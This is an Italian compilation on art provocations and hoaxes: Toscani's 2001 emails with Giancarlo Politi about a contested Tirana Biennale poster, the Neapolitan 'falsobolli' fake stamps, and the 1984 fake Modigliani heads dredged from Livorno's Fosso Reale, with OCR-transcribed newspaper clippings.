GRANDE, GRAANDE, GRAAANDE! Adesso il poster poi lascerò in pace i tuoi coglioni, non la tua anima. Perché lo stress è il mio nirvana quotidiano.
Giancarlo P.

Da Oliviero T 12.06.01 ah!ah!ah!

Ma come è possibile? vuoi continuare a rimandare ancora per molto? Son tornato da poco dalla norvegia e tu mi accogli con queste assurde notizie allora avevo ragione che non sei per niente affidabile altro che africani la colpa è solo tua e ora hai anche il coraggio di mettermi fretta con il manifestos sei veramente ridicolo fatti visitare perchè secondo me ne hai bisogno tra non molto ma con moltacalma ti spedisco il concept anzi due versioni tra le quali potrai scegliere tu... Non mi stressare con le foto che intanto non te le do Guarda se proprio devi spendere dei soldi, invece della schifezza astrale con le faccette da culo, fai stampare le cartoline (in tiratura limitata, giusto per gli intimi) che mio figlio rocco ha concepito per questa nostra biennale mi sembrano più toccanti e consone. Te le allego.

Da Giancarlo P Tue, 12 Jun 2001 21:56:42 -0700

Adesso le vedo. Molto belle! Grazie. Mi mandi una tua foto personale via email? Mi serve per favore.
Giancarlo Politi

Da Oliviero T 13.06.01.fotto

Eccoti la tua cazzo di foto così magari la smetti di piagnucolare ho dato un'occhiata al sito sulla biennale e finalmente funziona, però come al solito c'è qualcosa che ti sei dimenticato perchè Bola Ecu è sparita dalla lista degli artisti partecipanti? Lo sai che io ci tengo in modo particolare a lei e tra gli artisti nigeriani lei non figura, c'è solo quello della Kontova. Per favore, cerca di

porre rimedio subito a questa svista. fammi sapere ,
O.

Da Giancarlo P Wed, 27 Jun 2001 10:43:27 +0200

CARO MAESTRO, ricevo questa email da parte del sindaco (ed ex ministro della cultura, pittore e artista molto sensibile e sofisticato sino a due anni fa) di Tirana. Cosa te ne pare? Ciao. Giancarlo P ciao! non mi piace il manifesto di toscani! e non mi sembrerebbe il massimo di proporre una versione distorta della bandiera in un paese circondato da guerre per la bandiera (kosovo & macedonia)...

edi -- Original Message -- From: "Giancarlo P" To: "Edi R"
Sent: Tuesday, June 26, 2001 5:17 AM

Da Giancarlo P Re: IL POSTER COME? Tue, 10 Jul 2001 08:24:22 -0700

CARO MAESTRO, certo, il tuo segno ha lasciato il segno. Ma anche le tue risposte sono un po' eccessive. Mi raccontava recentemente il mio vecchio amico Getulio Alviani che in una sua mostra alla Mondrian Foundation di Amsterdam aveva proposto un lavoro con la bandiera olandese in qualche modo modificata allorché tutti si sono sollevati preoccupati da alcune sacche autonomiste, ecc. Caro Oliver, purtroppo, mentre noi spericolati intellettuali (sic!) e non, del G8 o anche G10 giochiamo a palle e a dadaumpa con le bandiere (vedi anche il buon Bossi dall'occhio bovino), qualcuno, strumentalizzato da qualcun altro, si ammazza per una bandiera. Roba da matti ma purtroppo roba vera. E tu che butti benzina sul fuoco con l'irriverenza giusta dell'iconoclasta e dell'incendiario. A me la tua immagine piace molto però VOGLIO trovare il modo che faccia meno morti possibile. Innanzi tutto vorrei capire: cosa ci scriveresti? Dove metteresti le informazioni relative? Lasceresti a tuttocampo l'immagine senza altre indicazioni? dammi lumi per capire come la tua idea si potrebbe tramutare in poster vero. Ti è pervenuta una mia comunicazione interna? Perdonami, da lontano, affascinato da un tuo testo che rileggevo l'ho inviato al mio redattore capo chiedendo se per lui andava bene anche come articolo per Flash Art (e poi una volta presa una eventuale decisione ti avrei chiesto).

Un caro saluto. Giancarlo P

PS- Sto cercando di avere una sponsorizzazione dall'Alitalia: un prezzo molto speciale (meglio gratis) per 50-100 posti in partenza da Milano il 14 settembre per Tirana e ritorno il 16. Perché come puoi ben immaginare sto facendo le nozze anche senza fichi.

TU CONOSCI QUALCUNO ALL'ALITALIA A CUI RIVOLGERMI? OPPURE ALLA SWISS AIR?

Da Oliviero T 10.07.01

Mio caro e premuroso Giancarlo, non capisco tutto questo baccano siamo uomini o caporali? Avremo mai il coraggio delle nostre azioni? In fondo è solo una bandierina. Se il poster ti piace e ti fa paura allo stesso tempo lo sai anche tu che funzionerà, non dobbiamo guardare in faccia nessuno quando uno mette una bomba non sta mica a pensare a quanta gente e a chi morirà. La mette e basta. L'arte si deve congedare una volta per tutte da quelle persone che la vogliono addomesticare e un artista non può tornare sui suoi passi senza provare vergogna. Ti allego il layout di come vanno posizionate le scritte o gli eventuali loghi (nella zona bianca). Concludo ricordandoti alcuni stratagemmi per ottenere ragione da "l'arte di ottenere ragione" di Arthur Schopenhauer. Stratagemma #8 Suscitare l'ira dell'avversario, perché nell'ira egli non è più in condizione di giudicare rettamente e di percepire il proprio vantaggio. Si provoca la sua ira facendogli apertamente torto, tormentandolo e, in generale, comportandosi in modo sfacciato. Stratagemma #5 Per dimostrare la propria tesi ci si può servire anche di premesse false, e ciò quando l'avversario non ammetterebbe quelle vere...: si prendano allora tesi in sé false ma vere ad hominem, e si argomenti ex concessis a partire dal modo di pensare dell'avversario. Infatti il vero può conseguire anche dalle premesse false, ma mai il falso da premesse vere.

Allo stesso modo si possono confutare tesi false dell'avversario con altre tesi false, che egli però ritiene vere: infatti si ha a che fare con lui e bisogna servirsi del suo modo di pensare. Per esempio: se egli è seguace di qualche setta alla quale non aderiamo, possiamo adoperare contro di lui, come principia, le massime di questa setta. Aristotele, Topici, VIII, 9.

PS sto cercando di contattare una mia amica che lavora all'Alitalia per adesso non sono riuscito a parlarle.

Ti faccio sapere appena so qualcosa OLTO

Da giancarlo P Tue, 10 Jul 2001 17:30:26 +0200

OLIVIERO, tu sei un uomo intelligente e ti incazzi solo per le cazzate, ma io so che prendi sul serio le riflessioni serie e intelligenti. E poi alla nostra età (sono un tuo perfetto coetaneo, purtroppo) bisogna allenarsi quotidianamente alle critiche, perché i figli e i nipoti (ahimé, tra poco!) e comunque i giovanissimi, comunque vada e qualunque cosa si faccia, ci contesteranno: e tra non moltissimo (ma cerchiamo di allontanare questo amaro calice) bisognerà abituarsi a sentirsi obsoleti. Dunque non ti incazzare e non saltare.

Ti invio il punto di vista di un critico e curatore internazionale, mio amico, direttore di importanti istituzioni e Biennali: ti assicuro una delle persone più valide, intelligenti e serie dell'arte contemporanea. A lui avevo chiesto cosa pensasse del tuo poster e di alcune perplessità

suscitate dalla tua proposta.

IO TI INVIO QUESTE RIGHE MA DISPOSTO A DIFENDERE IL TUO POSTER CHE CERTISSIMAMENTE VERRA' PUBBLICATO DA ME A MIO RISCHIO. Ma è bene tu sappia le perplessità che hai creato.

Un abbraccio. Giancarlo

E' un po' come Maradona, ora che non riesce a scandalizzare, (a divertire nel caso di Maradona), il popolo occidentale che lui stesso ha corazzato contro le sue dirompenti campagne pubblicitarie, cerca lidi piu' indifesi. Che piaccia e faccia paura a noi non e' un problema, ma se fa incazzare due popoli magari si. Olly vada a Skopje a presentare l'idea e poi vediamo se e' un uomo o un caporale. Un conto e' sconfiggere e lottare contro il perbenismo e le convenzioni della societa' dei consumi un'altro e' andare a mettere benzina su un fuoco che mi pare sia gia' abbastanza caldo, vada a Tel Aviv a piantare una bandiera palestinese in centro e poi vediamo se Sharon lo mette alla prova come soldatino ben bene, lo sanno bene quelli che pur di disturbarlo son disposti a farsi saltare in aria. Non mi pare che lui sia mai saltato in aria con le sue idee o trovate e nessuno glielo chiede. Insomma a me che non so di Storia il manifesto piaceva ma si puo' essere dirompenti anche senza voler a tutti i costi rompere. Olly che e' un estimatore di Don Milani vada a rileggerla la lettera ai capellani militari di quest'ultimo per ricordarsi cosa vuol dire avere il coraggio delle proprie azioni. E' vero l'arte deve congedarsi da chi la vuole addomesticare (lui la vuole addomesticare alla pubblicita' e c'e' riuscito in passato con grande successo) ma rompere la palle in luoghi ben piu' complessi ed interessanti di una tenuta maremmana non mi pare, anche in tempi globalizzanti come i nostri, un'idea furbissima, ancor meno furba se alla fine si parla solo di una "bandierina", possibile che non esistano segni altrettanto forti ma piu' ambigui e misteriosi da utilizzare, che facciano incazzare senza fare ammazzare?

Da Oliviero T 10.07.01

A costo di sembrare obsoleto, a costo di sembrare un itellettuale alla Celine, a costo di sembrare un cinico barbaro nel mio pacifico ritiro mentre fuori imperversano le guerre, a costo di sembrare uno che gioca con la pelle e le palle degli altri, a costo di essere antipatico e più brutto del solito, a costo di umiliarmi davanti ai miei figli, vorrei vedere di nascosto l'effetto che fa. Caro critico valido amico che non conosco il tuo nome io sto ancora pagando le mie scelte senza ombre per aver cercato di addomesticare la pubblicità all'arte (non il contrario), non patteggio i miei ideali come ha fatto il mio examico benetton, non pago e non chiedo scusa a nessuna corte federale per aver concepito una campagna contro la pena di morte, vado avanti con le relative conseguenze del caso, quindi non venirmi a raccontare quella dell'uva. Non posso negare che la paura di scatenare conflitti in un territorio che è ancora instabile può far pensare di non avvallare il mio progetto ma cosa volete vedere? Una bella foto di toscani con bambini felici che giocano a calcio in un campo butterato dalle mine? Certo sarebbe un soggetto coinvolgente ma digeribile un piatto di minestra contro un piatto di fettuccine con le cozze. Che poi se lo guardo bene non c'è niente di strano nel mio piatto di fettuccine: le teste dell'aquila sono sempre due magari sono un po' gonfie ma sono due, voi siete troppo avvezzi e preparati a cogliere le minime incongruenze ma vi assicuro che rimarrà solo una logomachia tra di noi la gente "sanguinaria" che temete non degerà un minimo di attenzione a questo mio illecito semantico, sono troppo occupati a sopravvivere. Tornando a noi, caro gian, io ti dico che non ti devi preoccupare di niente che poi vedrai è solo una nostra idea da vecchietti paranoici, nessuno ci farà caso più di tanto.. la cosa più importante è che sia esteticamente funzionale e mi pare che lo sia. Quindi stampalo. O se no vedi tu. Io ho già dato molto senza chiederti nulla. OLTO

This red banner and the black double-headed eagle in the center as the flag of George Casroita. Castroita, known as Skanderbeg, was the hero of the battle against the Turks, and he was the founder of the independent state in 1443. He probably selected an eagle, because the Albanians are descendants of the eagle, and the even call themselves Shkypetars "the sons of the eagle"

Da Oliviero T 09.08.01 Numero

Caro giancarlo, ho visto il tuo ultimo numero e non mi aspettavo proprio una cosa del genere una anteprima delle immagini dei miei ragazzi che volevo invece vedere pubblicate sul catalogo della biennale anziché sbattute fra cartacce e porci. Grazie comunque dei tuoi sforzi. Encomiabili? Il catalogo a che punto è? Come sta Edi? Il manifesto ora gli piace?

Un caldo abbraccio Oliviero

Da Giancarlo P Fri, 10 Aug 2001 11:47:06

CEST CARO OLIVER CERCO SEMPRE DI FARE IL MEGLIO E TALVOLTA ESCE IL PEGGIO. VOLEVO UNA ANTEPRIMA PER PREPARARE. I LETTORI DELLA RIVISTA SONO DIVERSI DA QUELLI DEL CATALOGO.

COMUNQUE UN CARO SALUTO.

GIANCARLO P

I Falsobolli:

i francobolli che sconvolsero le Poste Italiane

È il 1986 quando Pierluca Sabatino, Lello Padiglione e Maurizio De Fazio, tre ragazzi napoletani poco più che ventenni si dedicano alla produzione di francobolli finti.

Non falsi, ma finti.

Lello aveva notato come la carta della calcolatrice a nastro, una volta tagliata con l'apposita dentellatura, aveva le stesse orlature dei francobolli, così Pierluca iniziò ad illustrarli inventando piccole scenette ironiche e demenziali per emulare e dissacrare tutte le celebrazioni che venivano commemorate sui francobolli nazionali.

I francobolli rimasero una collezione privata fino a quando i tre amici, durante una vacanza, acquistarono una cartolina, l'affrancarono con uno dei loro francobolli, la spedirono a un amico e, contro le aspettative di tutti, questa arrivò a destinazione con tanto di timbro postale. I ragazzi decisero dunque di affrancare e spedire una serie di missive da far recapitare ad amici e parenti. Attuarono un'organizzazione in cui le quaranta persone fidate che ricevevano la corrispondenza avevano il compito di ritagliare i finti francobolli timbrati e rispedirli al mittente.

Ma perché si parla di francobollo finto e non falso?

Perché i tre ragazzi non copiavano i francobolli reali emessi dalla Zecca dello Stato ma ne creavano di nuovi con ricorrenze che prendevano in giro il popolo italiano e le sue contraddizioni; tutto, dai fatti più personali, come la scarsa propensione di De Fazio a dare gli esami in università, ai temi di rilevanza politica e sociale, diventava uno spunto per realizzare nuovi francobolli: dal "Congresso delle pulci sui cani" al "Bicentenario della camorra campana" al "sì all'impiego del nucleare in Iraq e a Napoli", fino ai messaggi sociali ironici di "Animali da salvare: la porca" accompagnato da un ritratto di Moana Pozzi.

I tre presero in giro anche le poste, che non si accorgevano di nulla, tramite il francobollo "No alla convalidazione automatica dei francobolli. Anche i falsari hanno un'anima". Ma ancora niente, neanche questi appelli sortirono qualche effetto. Nessuno probabilmente si sarebbe accorto della corrispondenza priva di reale affrancatura se Maurizio, nell'ottobre del 1991, non si fosse ritrovato a chiacchierare con un'amica giornalista della particolare messaggistica. La cronista, riportò la storia al direttore del quotidiano per



Il Mattino, 4 ottobre 1991



La Repubblica, 5 ottobre 1991

P.S. 750
Giornata mondiale
della parola
aggiunta dopo.
POST-SCRIPTUM

IL "Numero Verde":
-Non accetta reclami
-Non risolve problemi
-Non è gratis
La Segreteria dei falsari Risolti
NUMERO VERDE
021/54640.

ECO '92 750
SALVIAMO LE TARME
POSTE BUCATE

1992 L'EUROPA UNITA
LEGA LOMBARDA 750

ANIMALI DA PASSEGGIO 800

CELEBRAZIONE DEI
PERSONAGGI CHE LO
HANNO MOLTO GROSSO
ITALIA

ITALIA 650
TAMPAX
10

1° SALONE MONDIALE AUTO
POSTE ITALIANE 750

ITALIA 850

LA VITA NON BRUCIATELA CON LA
DROGA... IL METANO VIDA UNA MANO!
POSTE ITALIANE L. 800

750
LA LEGGE
NON PUNISCE
GLI SPACCIATORI
DI FRANCOBOLLI FALSI
ITALIA

1° ANNO FUORI CORSO ARCH.
POSTE ITALIANE 750

750
SOLEX
made in Naples
ITALIA

17-1-81 SOLDATO DI LEVA
ITALIANO SPARA ALLA
COLOMBA DELLA PACE
...ESPLODE LA GUERRA!
ITALIA L.750

750
POSTE-RIORE

SI ALL'IMPIEGO DEL
NUCLEARE IN IRAQ
E A NAPOLI
LEGA LOMBARDA 750

SETTIMANA EUROPEA
DEGLI ARRAMPICATORI
SOCIALI
ITALIA
POSTE PARTENOPEE 750

ANIMALI DA SALVARE
-LA PORCA-
TOSTE ITALIANE 750

CLUB SCETTICI
ITALIANI
ITALIA L.750

BICENTENARIO
DELLA CAMORRA
CAMPANA
1500

GIORNATA MONDIALE DEGLI
ALCOLIZZATI E PYNNAZZATI
POSTE ALCOLICHE 750

1° SCIOPERO FALSARI POSTALI
NO ALLA CONVALIDAZIONE
AUTOMATICA DEI FRANCOBOLLI
ANCHE I FALSARI HANNO UN'ANIMA.
VOGLIAMO IL VECCHIO SANO
IMPIEGATO AL CONTROLLO DEI VALORI
POSTE ITALIANE 750

CONTROLLATE MEGLIO
IL FALSO
POTREBBE
ESSERE
QUESTO!
750
POSTE ITALIANE

LA LEGGE E' UGUALE PER TUTTI
"Maresciallo terribile"
En picchiato e morì
Assolti gli aggressori
L'assalto: ingenuità e finto
... da Verona in su!
1973 1980

LA LEGGE
PREMIA GLI
SPACCIATORI
DI
FRANCOBOLLI
FALSI
ITALIA 750

ITALIA 750
DIVISIONE
DELLO
SINIVALE

SE COLOMBO SE FACEVA E C'ERAZ
SUOI GLI INDIANI CAMPANA
1000 ANNI !!
ITALIA

LA VITA NON BRUCIATELA CON LA DROGA.
AIUTATE A FARE LE RAPINE.
POSTE ITALIANE 500





Corriere della Sera, 5 ottobre 1991



Le Figaro Magazine, 26 ottobre 1991

cui lavorava e ai "falsari" venne dedicata un'intera pagina sul *Mattino* di Napoli. Il giorno dopo, tutte le maggiori testate nazionali e europee ripresero la notizia e il trio napoletano si trovò d'un tratto famoso e soprattutto nei guai perché ciò che risultò evidente, al di là della goliardia, era che i "falsobolli" viaggiavano indisturbati fino a destinazione portando a galla una falla all'interno del sistema automatizzato delle Poste Italiane. Quest'ultime non la presero affatto con ironia: ai tre ragazzi furono notificati tre avvisi di garanzia in cui si ipotizzavano i reati di falsificazione di valori bollati, truffa e associazione a delinquere ma l'inchiesta fortunatamente fu archiviata poiché l'avvocato Siniscalchi, facendo leva sul fatto che i francobolli non erano delle falsificazioni del reale, dimostrò che erano il risultato di uno scherzo.

Nonostante il processo e il rischio di finire in prigione, i falsobolli non solo continuano a viaggiare ma hanno anche varcato i confini nazionali dimostrando che le poste di tutto il mondo non sono migliori di quelle italiane.

Pierluca Sabatino, alla domanda se tutt'oggi i falsobolli viaggiano ancora, risponde :

«adesso sono di meno gli invii, e sai perché? È difficile trovare le buche delle poste per strada.»

La beffa di Modì

Del senno di poi son piene le fosse

«Dedo era arrivato tardi, nel caffè Bardi delle nostre riunioni. Faceva caldo, era estate. Uscimmo a passeggiare lungo i Fossi, dirimpetto alla chiesa degli Olandesi. A un certo punto, da un involto di carta di giornale, Dedo tirò fuori una testa con il naso lungo scolpita nella pietra. Ce la mostrò con l'aria di chi ti fa vedere un capolavoro. E attese il nostro parere. Non mi ricordo chi c'era di preciso. [...] Sono passati tanti anni. Eravamo parecchi, sei o sette, la solita branca. E tutti si scoppiò a ridere. Lo prendemmo a sfottare, povero Dedo, per quella testa. E Dedo senza dire una parola, la scaraventò oltre la spalletta, giù nell'acqua. Ci dispiacque, ma eravamo tutti convinti che come scultore Dedo valesse meno che come pittore. Quella testa ci sembrò un autentico aborto. Oggi che abbiamo sott'occhio la scultura moderna, capisco il nostro sbaglio.»¹

Bruno Miniati



La Stampa, 7 gennaio 1984

Con questi presupposti storici, Vera e Dario Durbé,

fratelli di sangue e di partito, lei semplice impiegata comunale ma conservatrice dei musei civici (ruolo che occupa pur senza avere un titolo di studio universitario, dunque molto invidiata da chi ha titoli ma non ha ruolo), lui soprintendente della Galleria d'arte moderna di Roma²



Biglietto per la mostra
Modigliani. Gli anni della scultura,
Villa Maria, Livorno 1 luglio-9 settembre 1984

in occasione della mostra a Livorno presso Villa Maria, per il centenario della nascita del concittadino Amedeo Modigliani, si apprestano a dragare il Fosso Reale alla ricerca delle teste di Modì; poco importa se il fondale del Fosso era già stato ripulito un paio di volte dalle macerie dei bombardamenti della seconda guerra mondiale, l'importante era essere sensazionalistici e puntare in alto. Infatti Vera Durbé ci mise relativamente poco ad apparire sui giornali davanti ad un preciso punto del canale, scoperto attraverso non si sa bene quali notizie e ricerche, in cui, secondo lei, si troverebbero le teste di Modì gettate nel 1909. L'immagine della Durbé indicante una precisa collocazione delle teste nel fosso in seguito a quanto successo, suscitò diverse critiche in quanto alcuni reputarono il gesto quasi un'istigazione alla beffa.

Ma la signora Durbé prepara la città di Livorno alla ricerca dei Modì in modo grossolano e pressapochista perché, senza andare troppo per il sottile, invece di assumere archeologi o conservatori, chiama gli addetti municipali alle fognature e li mette a lavorare sulla "ruspa con le mani di



Dragaggio del Fosso Reale, Livorno, 1984

¹ Morandi G., *La beffa di Modigliani, tra falsari veri e falsi*, Firenze, Polistampa, 2004, pag.157

² Morandi G., op. cit., pag 69

fata" creata dall'ingegner Michele Caturegli, responsabile del sistema fognario cittadino. A tale ruspa era stata costruita una benna³ a forma di rastrello con denti di acciaio di 20 millimetri posti ad una distanza l'uno dall'altro di 8 centimetri, rivestiti di gomma, capace di afferrare tutti gli oggetti di dimensione superiore agli 8 centimetri.

Il 17 luglio 1984 la ruspa, sotto l'attenta supervisione della signora Durbé che dirigeva i lavori dai lati del fosso, entra in funzione e per giorni, con i livornesi che la guardano all'opera, dragherà il fondale senza trovare nulla. Il 17 luglio 1984 è anche il giorno in cui nasce l'idea della beffa. Pietro Luridiana, diciannovenne matricola alla facoltà di ingegneria si incontra con Michele Genovesi, ventenne, studente di economia e commercio alla Bocconi di Milano e gli dice:

«Tutti stanno a cercare le statue di Modigliani nel Fosso. Perché non giele facciamo trovare?, così si ride un po'»⁴

Detto fatto, facendo entrare nel gioco altri due amici, Francesco Ferrucci e Michele Gherarducci, si mettono subito alla ricerca della pietra perfetta che trovano nel giardino pubblico dell'Ardenza⁵.

«[L'idea nacque] in maniera abbastanza banale, come reazione all'esagerata attesa che si era creata attorno alle ricerche nel Fosso Reale. Da un momento all'altro doveva succedere qualcosa e non succedeva mai. Così abbiamo pensato di farla accadere. Io facevo il servizio di leva come vigile del fuoco e passavo tutti i giorni di là, perché la mia caserma era vicino al Fosso Reale. Quello che mi colpiva erano gli spettatori, le massaie che uscivano dal mercato, i pensionati che passavano in bicicletta e si fermavano, le persone normali che nella mia idea apparivano come le vittime di tutta la situazione. L'ho pensato per dare un brivido a loro. In realtà i livornesi sono gente scanzonata ma i primi giorni ci credevano davvero che ci fossero le teste nel fosso, poi con il passar del tempo quelli continuavano a tirare fuori dal Fosso oggetti di tutti i tipi, biciclette, carriole, gomme, e ad un certo punto la gente che stava a guardare dalla spalletta cominciò a salutare qualunque ritrovamento. Per cui veniva fuori la bicicletta e tutti a urlare: eeeh!, hanno pescato la bicicletta di Modigliani! Pescavano la gomma e tutti: eeeh!, la gomma di Modigliani! Pescavano un motorino e tutti a sghignazzare: eeeh!, il motorino di Modigliani!, qualunque cosa tirassero fuori era di Modigliani! Perché i livornesi s'erano un po' stancati di quella storia. E io passavo, li vedevo, sentivo i commenti e ad un certo punto mi sono detto: va be', loro son qui, in fin dei conti, prendono un po' in giro quelli che lavorano, facciamogli credere che quelli lì hanno trovato qualcosa veramente»⁶

Pietro Luridiana

³ Organo per il sollevamento, trasporto, carico e scarico di materiali sciolti, o per lo scavo e spostamento dei terreni

⁴ Morandi G., op. cit., pag 87

⁵ Quartiere "bene" di Livorno

⁶ Morandi G., op. cit., pag 139

La sovrintendenza ha finalmente dato il benestare Livorno, «via» alla ricerca delle statue di Modigliani

LIVORNO — Reluttante nel la sovrintendenza al monumento di Pisa ha dato il benestare per la ricerca delle statue di Modigliani. In suo scatto d'ira un gruppo di uomini pittori del Café Bardi lo aveva preso in giro avrebbe gettato nell'acqua del canale navigabile che attraversa il centro di Livorno. La Sovrintendenza, che aveva bloccato l'inizio dei lavori di dragaggio — in un tratto fra piazza Cavour e il ponte di via del Teato dove Modigliani aveva lo studio —, ha ingiunso al Comune di Livorno di procedere a severe disposizioni di sicurezza. Tra cui il divieto di usare una draga per scandagliare il fondo del fiume che le pretese statuette, se veramente ci sono, vengono distrutte. L'inizio dei lavori per il restauro delle imbarcazioni che si trovavano ancora avverta non prima del 15 luglio cioè subito dopo l'apertura della mostra delle opere di Modigliani che l'amministrazione era livornese e un comitato stanno predisponendo la rassegna delle opere di Modigliani del cui nome soltanto van in occasione del cinquantesimo della nascita. Livorno sembra ricordarsi, vuole essere avvisata per l'operazione. «Scuratuzza»

Le opere a disposizione della città non sono molte: una decina di sculture, per molti disegni e qualche dipinto. L'attestazione: ci si attende che la disamina dell'archivio dell'artista custodito dalla famiglia sia senza siano inerte in questo frattempo alcune difficoltà con comitati non sconvolgono i piani di ottenere in custodia gli originali che furono sequestrati a Sesto Loren e che si trovano presso il tribunale di Milano.

L'Unità, 7 giugno 1984




Livornesi e giornalisti che osservano i lavori di dragaggio del Fosso Reale, Livorno, 1984

Si dragano i fossi medicei di Livorno

Pietre, vasi e melma ma delle statue di Modigliani finora non v'è traccia

L'affascinante tentativo di recuperare le sculture di Amedeo Modigliani - L'artista le avrebbe buttate in un canale



L'Unità, 18 luglio 1984

Riportate alla luce dai fossi medicei a Livorno le due pietre scolpite dal famoso pittore

C'erano davvero, ecco le statue di Modigliani

Una è di arenaria, l'altra di granito dell'Elba - Piccole bocche e nasi lunghi, gli ovali celebri - Gli esperti: «Sembrano autentiche»

Dal nostro corrispondente LIVORNO — Due pietre scolpite, una di arenaria a grana grossa, l'altra di granito dell'isola d'Elba, raffiguranti due volti, sono state riportate ieri alla luce dalla benna che da otto giorni sta cercando nel fango dei fossi medicei livornesi le sculture che Modigliani vi gettò nel 1909, prima di lasciare definitivamente la sua città natale per trasferirsi a Parigi.

Le due sculture, appena abbozzate tanto da sembrare bassorilievi, accennano tuttavia chiaramente l'ovale dei volti, i nasi lunghi a riflettere gli occhi vuoti e le piccole bocche. Uno dei due volti, quello scavato a colpi di scalpello sul duro granito, presentano ancora sulla superficie non lavorata il taglio vivo della roccia. L'altra, nella pietra arenaria, è leggermente sgretolata da una parte a testimoniare una lunga permanenza nell'acqua fangosa. I due reperti, sotto il profilo artistico e compositivo, sembrano scolpiti dalla mano di Modigliani, almeno secondo un primo esame compiuto dalla professoressa

Giuliana Piancastelli, della soprintendenza alle belle arti di Pisa e dal prof. Marco Franzini, del dipartimento di scienze della terra dell'Università di Pisa. Secondo gli esperti, già con questa prima analisi si restringe comunque il campo delle ipotesi su una possibile contraffazione. Esclusa l'ipotesi di uno scherzo, le sculture meritano ora di essere attentamente studiate per accertarne l'autenticità.

Nei prossimi giorni, per mezzo di analisi sofisticate, sarà esaminata l'età della pietra e l'epoca delle incisioni, in modo da accertare anche il tempo di permanenza in acqua.

Le due sculture sono state ritrovate una all'inizio dei lavori della giornata di ieri, alle 9 di mattina, l'altra nel pomeriggio, pochi minuti prima delle 17. Il luogo del ritrovamento è proprio quel-

lo indicato dalle numerose testimonianze che ricordano l'episodio di Modigliani il quale, caricato le pietre su un carretto, le avrebbe gettate nel fosso: giacevano infatti ai bordi del Fosso Reale, a pochi metri dalla via Gherardi del Testa, luogo in cui Modigliani aveva il suo studio. Insieme alle statue sono stati ritrovati anche i resti di un carretto che attualmente è sottoposto ad analisi. La no-

tizia del ritrovamento, che è avvenuto tra le grida di entusiasmo dei numerosi cittadini che seguono con attenzione i lavori di ricerca intrapresi dal comune, si è immediatamente diffusa in città, sollevando grande interesse ed eccitazione.

Adesso le statue sono state portate al Museo Progressivo di Arte Contemporanea di Villa Maria, che ospita la mostra su «gli anni della

scultura di Amedeo Modigliani, dove sono state fatte vedere alla stampa. A guardare meravigliati quelli che forse sono i capolavori scomparsi di Modigliani (e da molti considerati solo leggendari), c'erano corrispondenti della stampa nazionale, della radio e della televisione. Per adesso, in attesa delle ulteriori analisi che dovranno essere compiute per accertare in modo definitivo l'entità e l'autenticità del ritrovamento, non è stato concesso il permesso di fotografare o filmare le opere. All'incontro, svoltosi nel pomeriggio di ieri presso la sede del Museo, erano presenti l'assessore alla cultura Frontera, la direttrice di Villa Maria Vera Durbè, l'ideatore del progetto di ricerca dei fossi ingegner Scaturigli, la professoressa Piancastelli e il prof. Franzini.

I lavori di ricerca continueranno fino a venerdì e non si esclude la possibilità che altre pietre scolpite possano essere riportate alla luce.

Monica Lischi

L'Unità, 25 luglio 1984

La benna ha portato in superficie dopo settantacinque anni le sculture gettate dall'artista in un canale in un momento di rabbia



Livorno. Un buco dove gli artisti si battono il canale alla ricerca delle statue di Modigliani (3/4)

Livorno pesca 2 teste di Modigliani

LIVORNO — Una scultura di granito, una di arenaria, due volti lunghi e ovali, due bocche piccole e nasi lunghi, gli occhi vuoti e le labbra sottili. Sono le due statue di Amedeo Modigliani ritrovate ieri a Livorno, nella benna di un carretto, gettate nel fosso Reale, a pochi metri dalla via Gherardi del Testa, luogo in cui Modigliani aveva il suo studio. Insieme alle statue sono stati ritrovati anche i resti di un carretto che attualmente è sottoposto ad analisi. La notizia del ritrovamento, che è avvenuto tra le grida di entusiasmo dei numerosi cittadini che seguono con attenzione i lavori di ricerca intrapresi dal comune, si è immediatamente diffusa in città, sollevando grande interesse ed eccitazione.

Adesso le statue sono state portate al Museo Progressivo di Arte Contemporanea di Villa Maria, che ospita la mostra su «gli anni della scultura di Amedeo Modigliani, dove sono state fatte vedere alla stampa. A guardare meravigliati quelli che forse sono i capolavori scomparsi di Modigliani (e da molti considerati solo leggendari), c'erano corrispondenti della stampa nazionale, della radio e della televisione. Per adesso, in attesa delle ulteriori analisi che dovranno essere compiute per accertare in modo definitivo l'entità e l'autenticità del ritrovamento, non è stato concesso il permesso di fotografare o filmare le opere. All'incontro, svoltosi nel pomeriggio di ieri presso la sede del Museo, erano presenti l'assessore alla cultura Frontera, la direttrice di Villa Maria Vera Durbè, l'ideatore del progetto di ricerca dei fossi ingegner Scaturigli, la professoressa Piancastelli e il prof. Franzini.

I lavori di ricerca continueranno fino a venerdì e non si esclude la possibilità che altre pietre scolpite possano essere riportate alla luce.

Monica Lischi

La Stampa, 25 luglio 1984

LE TESTE DI LIVORNO: GIÀ SI DISCUTE SULLA DESTINAZIONE

Sembrano proprio di «Modigli»

DAL NOSTRO INVIATO

LIVORNO — Per quanto «fumosa» fosse apparsa ad Ambrogio Ceroni, che è stato uno dei maggiori esperti di Modigliani, la leggenda delle sculture sepolte dal loro autore nel Fosso Reale di Livorno ha acquistato la consistenza delle cose reali.

La professoressa Vera

Durbè, direttrice del Museo progressivo di arte contemporanea, all'ultimo piano di Villa Maria (sede della mostra dedicata quasi per un presagio proprio a «Modigliani: gli anni della scultura») presenta ai fotografi le due teste di donna già delineate, ma evidentemente non finite, che recano tuttavia i segni, si direbbe inconfondibili, della mano di Modigli.

Giovanna Piancastelli, soprintendente ai Beni architettonici e ambientali di Pisa, ha precisato che, con la consulenza del Dipartimento di Scienze della Terra dell'Università pisana, sono in corso gli esami tecnici per verificare autenticità e autografia dei due reperti.

Il ritrovamento ha senza dubbio del clamoroso. Anche perché, nei pochi anni che vanno dal 1909 al 1912-13 (data dell'ultima scultura), le opere plastiche note di Modigliani non superavano i 26 pezzi. Tutte Teste ad eccezione di un Nudo in piedi e di una Carlatide, tutti realizzati in materiali tra i quali i preferiti sono l'arenaria e la pietra. I visitatori di Villa Maria fanno finta di non vedere la porta del Museo e, nell'attesa, si narrano l'un l'altro il recente ritrovamento.

Da otto giorni da un pontone ancorato lungo il Fosso Reale, là dove si credeva che l'artista avesse lasciato cadere le sue opere, non lontano dal Ponte di San Benedetto, una benna era al lavoro riportando su dal fondo l'im-



